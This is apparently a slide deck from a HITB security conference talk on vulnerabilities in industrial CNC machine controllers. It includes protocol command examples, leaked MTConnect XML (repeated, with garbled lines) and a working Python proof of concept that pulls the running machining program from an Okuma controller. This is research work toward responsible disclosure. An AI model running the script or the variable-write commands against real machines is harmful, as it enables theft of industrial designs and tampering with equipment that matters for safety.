

A Security Analysis of Computer Numerical Control Machines in Industry 4.0



HITB Security Conference


Marco Balduzzi, Francesco Sortino, Fabio Castello, Leandro Pierguidi

CNC Machines


- Largely used in the industrial world
- Encompass a wide diversity of machinery (drills, lathes, mills, grinders, etc..)
- Complex machine tool
- Critical for safety and security




Industrial Revolution



A Complex Supply Chain



A Complex Supply Chain



Our Representative Vendors

	Haas	Okuma	Heidenhain	Fanuc
Country	USA	Japan	Germany	Japan
Year	1983	1898	1889	1972
Size	>1B\$ 1,300 employees	1.4B\$ 3,812 employees	1.3B\$ 8,600 employees	4.1B\$ 8,260 employees
Market	Controllers <i>and</i> machines	Controllers <i>and</i> machines	Controllers only	Controllers <i>and</i> simple machines
Simulator	Haas 100.19.100.1123	Okuma OSP-P300S	TNC 640 Programming Station 340595 V.10.00.04	Not used
Controller(s)	Haas 100.20.000.1110	Okuma P300MA-H	TNC 640	Fanuc 31i-B5 <i>and</i> Fanuc 32i-B
Machine(s)	Haas Super Mini Mill	Okuma Genos M460V-5AX	Hartford 5A-65E	Yasda YMC 430+RT10 <i>and</i> Star SR-32JII
Type	3-axis vertical machining centre	5-axis vertical machining center	5-axis vertical machining center	5-axis vertical micro machining center <i>and</i> Swiss lathe

Evaluation



Controller simulator



Real-world machine

Research Approach

Same for all vendors




1. Initial scraping with vulnerability scanners (Nessus, etc)
2. Investigation of domain-specific technologies

Vendor	Default technologies (included)	Optional technologies
Haas	MTConnect, Ethernet Q Commands	
Okuma		THINC API , MTConnect
Heidenhain	RPC and LSV2 (DNC)	OPC-UA
Fanuc	FOCAS	OPC-UA , MTConnect

Protocol example: Ethernet Q Commands

- Proprietary protocol designed to remotely interact with a controller.
 - ?Q100: Query the machine's serial number.
 - ?Q402: Query the parts counter #1 (number of produced pieces).
 - ?Q600 10000: Query the value of variable 10000.
 - ?E10000 123: Write the value 123 into the variable 10000.

Protocol example: MTConnect

	Brand X	Brand Y	MTConnect ANSI/MTC1.4-2018
	exec position tool_number	EXECUTION:STATE POSITION:ABS TOOL:POT_NO	Execution Position ToolNumber
	part_ct path_feed_ovr pgm_name	COUNT:PART OVERRIDE:PATH_FEED PROGRAM:NAME	PartCount PathFeedrateOverride Program
	estop rotary_speed motion_mode	SAFETY:READY VELOCITY MOTION:MODE	EmergencyStop RotaryVelocity ControllerMode
	+100s of standard terms +unlimited extension tags

Research Approach (cont.)

Same for all vendors

1. Initial scraping with vulnerability scanners (Nessus, etc)
2. Investigation of domain-specific technologies
3. Threat analysis
4. Development of PoCs
5. Evaluation
6. Responsible disclosure



Problems

Identified Problems

- Legacy software
- Information / data leakage
- Lack of authentication or not enabled by default
- Lack of resource access control

Program Code Leak via MTConnect

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="/styles/Streams.xsl"?>
3 <MTConnectStreams xmlns:m="urn:mtconnect.org:MTConnectStreams:1.3" xmlns="urn:mtconnect.org:MTConnectStreams:1.3" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4   <Header creationTime="2017-06-26T03:27:58Z" sender="OKUMA-B80A02DF1" instanceId="1498444503" version="1.3.0.15" bufferSize="131072" nextSequence="20893" firstSequence
5   <Streams>
6     <DeviceStream name="OKUMA.MachiningCenter" uuid="OKUMA.MachiningCenter.123456">
7       <ComponentStream component="Rotary" name="A" componentId="Ma1">
8         <Samples>
9           <Angle dataItemId="A1actm" timestamp="2017-06-26T02.42.44.093Z" name="A1actm" sequence="633" subType="ACTUAL">0</Angle>
10          <Angle dataItemId="A1actw" timestamp="2017-06-26T02.42.44.093Z" name="A1actw" sequence="634" subType="ACTUAL">0</Angle>
11          <Load dataItemId="A1load" timestamp="2017-06-26T02.37.23.3125000Z" name="A1load" sequence="85">0</Load>
12        </Samples>
13      </ComponentStream>
14      <ComponentStream component="Rotary" name="C" componentId="Mc1">
15        <Samples>
16          <RotaryVelocity dataItemId="MS1cmd" timestamp="2017-06-26T02.47.34.500Z" name="S1cmd" sequence="1117" subType="PROGRAMMED">1000</RotaryVelocity>
17          <Load dataItemId="MS1load" timestamp="2017-06-26T02.37.23.3125000Z" name="S1load" sequence="73">0</Load>
54 </DeviceStream>
55 </Streams>
56 <Events>
57   <e:BlockNumber dataItemId="Mp1BlockNumber" timestamp="2017-06-26T03.27.58.250Z" name="p1BlockNumber" sequence="20878">12</e:BlockNumber>
58   <e:Variables dataItemId="Mp1CommonVariable" timestamp="2017-06-26T02.37.23.3125000Z" name="p1CommonVariable" sequence="57" subType="x:COMMON">1:0</e:Variables>
59   <ToolNumber dataItemId="Mp1CurrentTool" timestamp="2017-06-26T02.37.23.3125000Z" name="p1CurrentTool" sequence="69">99</ToolNumber>
60   <e:Macman dataItemId="Mp1MacManPanelHistory" timestamp="2017-06-26T02.47.30.671Z" name="p1MacManPanelHistory" sequence="1094" subType="x:PANEL_HISTORY">2017/0
61   <e:OutputSignal dataItemId="Mp1MachineOperationPanelOutputDryRun" timestamp="2017-06-26T02.37.23.3125000Z" name="p1MachineOperationPanelOutputDryRun" sequence
62   <e:OutputSignal dataItemId="Mp1MachineOperationPanelOutputMachineLock" timestamp="2017-06-26T02.37.23.3125000Z" name="p1MachineOperationPanelOutputMachineLock
63   <ToolAssetId dataItemId="Mp1ToolAssetId" timestamp="2017-06-26T02.37.23.3125000Z" name="p1ToolAssetId" sequence="70"/>
64   <Block dataItemId="Mp1block" timestamp="2017-06-26T03.27.57.984Z" name="p1block" sequence="20877">G0 G90 G40 X-60 Y-60 A0 C0</Block>
65   <Line dataItemId="Mp1line" timestamp="2017-06-26T02.37.23.3125000Z" name="p1line" sequence="66">UNAVAILABLE</Line>
66   <PathFeedrateOverride dataItemId="MpFovr" timestamp="2017-06-26T02.53.38.890Z" name="pFovr" sequence="4019" subType="PROGRAMMED">5</PathFeedrateOverride>
67   <Execution dataItemId="Mpexecution" timestamp="2017-06-26T03.27.56.000Z" name="pexecution" sequence="20859">ACTIVE</Execution>
68   <ControllerMode dataItemId="Mpmode" timestamp="2017-06-26T02.37.23.3125000Z" name="pmode" sequence="62">AUTOMATIC</ControllerMode>
69   <PartCount dataItemId="Mppartcount" timestamp="2017-06-26T02.51.52.265Z" name="ppartcount" sequence="3463">1</PartCount>
70   <Program dataItemId="Mpprogram" timestamp="2017-06-26T02.47.30.734Z" name="pprogram" sequence="1095">MECSPE.MIN</Program>
71 </Events>
```

Program Code Leak via MTConnect


```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="/styles/Streams.xsl"?>
3 <MTConnectStreams xmlns:m="urn:mtconnect.org:MTConnectStreams:1.3" xmlns="urn:mtconnect.org:MTConnectStreams:1.3" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4   <Header creationTime="2017-06-26T03:27:58Z" sender="OKUMA-B80A02DF1" instanceId="1498444503" version="1.3.0.15" bufferSize="131072" nextSequence="20893" firstSequence
5   <Streams>
6     <DeviceStream name="OKUMA.MachiningCenter" uuid="OKUMA.MachiningCenter.123456">
7       <ComponentStream component="Rotary" name="A" componentId="Ma1">
8         <Samples>
9           <Angle dataItemId="A1actm" timestamp="2017-06-26T02.42.44.093Z" name="A1actm" sequence="633" subType="ACTUAL">0</Angle>
10          <Angle dataItemId="A1actw" timestamp="2017-06-26T02.42.44.093Z" name="A1actw" sequence="634" subType="ACTUAL">0</Angle>
11          <Load dataItemId="A1load" timestamp="2017-06-26T02.37.23.3125000Z" name="A1load" sequence="85">0</Load>
12        </Samples>
13      </ComponentStream>
14      <ComponentStream component="Rotary" name="C" componentId="Mc1">
15        <Samples>
16          <RotaryVelocity dataItemId="MS1cmd" timestamp="2017-06-26T02.47.34.500Z" name="S1cmd" sequence="1117" subType="PROGRAMMED">1000</RotaryVelocity>
17          <Load dataItemId="MS1load" timestamp="2017-06-26T02.37.23.3125000Z" name="S1load" sequence="73">0</Load>
54 </Events>
55 <e:BlockNumber dataItemId="Mp1BlockNumber" timestamp="2017-06-26T03.27.58.250Z" name="p1BlockNumber" sequence="20878">12</e:BlockNumber>
56 <e:Variables dataItemId="Mp1CommonVariable" timestamp="2017-06-26T02.37.23.3125000Z" name="p1CommonVariable" sequence="57" subType="x:COMMON">1:0</e:Variables>
57 <ToolNumber dataItemId="Mp1CurrentTool" timestamp="2017-06-26T02.37.23.3125000Z" name="p1CurrentTool" sequence="69">99</ToolNumber>
58 <e:Macman dataItemId="Mp1MacManPanelHistory" timestamp="2017-06-26T02.47.30.671Z" name="p1MacManPanelHistory" sequence="1094" subType="x:PANEL_HISTORY">2017/0
59 <e:OutputSignal dataItemId="Mp1MachineOperationPanelOutputDryRun" timestamp="2017-06-26T02.37.23.3125000Z" name="p1MachineOperationPanelOutputDryRun" sequence
60 <e:OutputSignal dataItemId="Mp1MachineOperationPanelOutputMachineLock" timestamp="2017-06-26T02.37.23.3125000Z" name="p1MachineOperationPanelOutputMachineLock
61 <ToolAssetId dataItemId="Mp1ToolAssetId" timestamp="2017-06-26T02.37.23.3125000Z" name="p1ToolAssetId" sequence="70"/>
62 <Block dataItemId="Mp1block" timestamp="2017-06-26T03.27.57.984Z" name="p1block" sequence="20877" G0 G90 G40 X-60 Y-60 A0 C0 /Block>
63 <Line dataItemId="Mp1line" timestamp="2017-06-26T02.37.23.3125000Z" name="p1line" sequence="66">UNAVAILABLE</Line>
64 <PathFeedrateOverride dataItemId="MpFovr" timestamp="2017-06-26T02.53.38.890Z" name="pFovr" sequence="4019" subType="PROGRAMMED">5</PathFeedrateOverride>
65 <Execution dataItemId="Mpexecution" timestamp="2017-06-26T03.27.56.000Z" name="pexecution" sequence="20859">ACTIVE</Execution>
66 <ControllerMode dataItemId="Mpmode" timestamp="2017-06-26T02.37.23.3125000Z" name="pmode" sequence="62">AUTOMATIC</ControllerMode>
67 <PartCount dataItemId="Mppartcount" timestamp="2017-06-26T02.51.52.265Z" name="ppartcount" sequence="3463">1</PartCount>
68 <Program dataItemId="Mpprogram" timestamp="2017-06-26T02.47.30.734Z" name="pprogram" sequence="1095">MECSPE.MIN</Program>
69 </Events>
```

Program Code Log

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="/styles/Streams.xsl"?>
3 <MTConnectStreams xmlns:m="urn:mtconnect.org:MTConnectStreams:1.3" xmlns="urn:mtcon
4 <Header creationTime="2017-06-26T03:27:58Z" sender="OKUMA-B80A02DF1" instanceId="
5 <Streams>
6 <DeviceStream name="OKUMA.MachiningCenter" uuid="OKUMA.MachiningCenter.123456">
7 <ComponentStream component="Rotary" name="A" componentId="Ma1">
8 <Samples>
9 <Angle dataItemId="A1actm" timestamp="2017-06-26T02.42.44.093Z" name="A1a
10 <Angle dataItemId="A1actw" timestamp="2017-06-26T02.42.44.093Z" name="A1a
11 <Load dataItemId="A1load" timestamp="2017-06-26T02.37.23.3125000Z" name="
12 </Samples>
13 </ComponentStream>
14 <ComponentStream component="Rotary" name="C" componentId="Mc1">
15 <Samples>
16 <RotaryVelocity dataItemId="MS1cmd" timestamp="2017-06-26T02.47.34.500Z"
17 <Load dataItemId="MS1load" timestamp="2017-06-26T02.37.23.3125000Z" name="
54 <Events>
55 <e:BlockNumber dataItemId="Mp1BlockNumber" timestamp="2017-06-26T03.27.58.
56 <e:Variables dataItemId="Mp1CommonVariable" timestamp="2017-06-26T02.37.23.
57 <ToolNumber dataItemId="Mp1CurrentTool" timestamp="2017-06-26T02.37.23.31
58 <e:Macman dataItemId="Mp1MacManPanelHistory" timestamp="2017-06-26T02.47.
59 <e:OutputSignal dataItemId="Mp1MachineOperationPanelOutputDryP" timestamp="
60 <e:OutputSignal dataItemId="Mp1MachineOperationPanelOutputMachineLock" tim
61 <ToolAssetId dataItemId="Mp1ToolAsset" timestamp="2017-06-26T02.37.23.31
62 <Block dataItemId="Mp1block" timestamp="2017-06-26T03.27.57.984Z" name="p
63 <Line dataItemId="Mp1line" timestamp="2017-06-26T02.37.23.3125000Z" name="
64 <PathFeedrateOverride dataItemId="MpFovr" timestamp="2017-06-26T02.53.38.8
65 <Execution dataItemId="Mpexecution" timestamp="2017-06-26T03.27.56.000Z"
66 <ControllerMode dataItemId="Mpmode" timestamp="2017-06-26T02.37.23.312500
67 <PartCount dataItemId="Mppartcount" timestamp="2017-06-26T02.51.52.265Z"
68 <Program dataItemId="Mpprogram" timestamp="2017-06-26T02.47.30.734Z" name="
69 </Events>
```

```
1 #!/usr/bin/env python
2
3 import sys
4 import urllib2
5 import xml.etree.ElementTree as ET
6
7 program = []
8 cmdline = ["x","y"]
9
10 print "*****"
11 print "PoC of a remote-based attack against OKUMA's MTConnect."
12 print "*****\n"
13
14 print "Targeting %s | Discovered instructions are marked with a 'v'\n"%sys.argv[1]
15 print "Press Ctrl-C to terminate the monitoring and dump the recovered program."
16 try:
17     while True:
18         f = urllib2.urlopen("http://%s:5000/current"%sys.argv[1])
19         mt = f.read(100000)
20         fout = open("tmp_file", "w")
21         fout.write(mt)
22         fout.close()
23         tree = ET.parse("tmp_file")
24         root = tree.getroot()
25         attrib = root.attrib
26         cmdline[1]=root.find("./*[@dataItemId='Mp1block']").text
27         if cmdline[1]!=cmdline[0]:
28             program.append(cmdline[1])
29             cmdline[0]=cmdline[1]
30             print "v",
31         else:
32             print ".",
33             sys.stdout.flush()
34
35 except KeyboardInterrupt:
36     pass
37
38 print "\n\nSir, the recovered program is:"
39 for cmd in program:
40     print cmd
```


Enabled Jumper allowed Firmware Extraction



Enabled Jumper allowed Firmware Extraction

SBC

User Manual



SBC-A62-J

Single Board Computer
with NXP i.MX6 Processor



www.seco.com

Enabled Jumper allowed Firmware Extraction

